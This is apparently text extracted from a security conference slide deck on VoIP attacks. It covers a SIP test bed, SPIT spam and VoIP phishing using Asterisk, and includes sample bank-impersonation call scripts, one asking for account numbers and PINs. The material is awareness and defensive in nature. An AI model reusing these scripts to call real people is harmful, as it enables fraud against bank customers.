
ATTACKER
Fedora Core 4
192.168.1.104




VoIP PBX
Asterisk@HOME
(Trixbox)
192.168.1.103



Signaling Manipulation



Signaling Manipulation



Demo SIP Test Bed

Avaya 4620
192.168.1.51
Extension x503



Snom 360
192.168.1.53
Extension x501



Cisco 7912 SIP
192.168.1.xx
Extension x203



ATTACKER
Fedora Core 4
192.168.1.104



VoIP PBX
Asterisk@HOME
(Trixbox)
192.168.1.103



Agenda

- Introductions
- Casing the Establishment
- Exploiting the Underlying Network
- Exploiting VoIP Applications
- **Social Threats (SPIT, PHISHING, etc.)**
 - SPIT
 - VoIP Phishing



SPIT

VIAGRA



3 pills - 100mg

\$85 [ORDER](#)



DROWNING IN DEBT?



WE CAN HELP...

**The Honest To Goodness
INTERNET
Get Rich
Quick Book!**

The Final Authority For Making
Big Money On The Web!



By The \$100-Million Roundtable Group



SPIT

- Asterisk (<http://www.asterisk.org>) turns out to be a fairly useful tool for performing SPIT.
- Trixbox (<http://www.trixbox.org>) is the single CD ISO with Asterisk and lots of management tools.



SPIT

- Popularity Dialer (<http://www.popularitydialer.com>) is an example of what Asterisk can be modified to do
- Used to send phone calls with prerecorded conversation in the future



VoIP Phishing

- “Hi, this is Bob from Bank of America calling. Sorry I missed you. If you could give us a call back at 1-866-555-1324 we have an urgent issue to discuss with you about your bank account.”



- Hello. This is Bank of America. So we may best serve you, please enter your account number followed by your PIN.



VoIP Phishing

- Turns out it's pretty easy to turn Asterisk into a VoIP Phishing Toolkit
- Jay Schulman from KPMG is presenting later this afternoon on this



Thank you!

Dendler@tippingpoint.com

Mark.Collier@securelogix.com

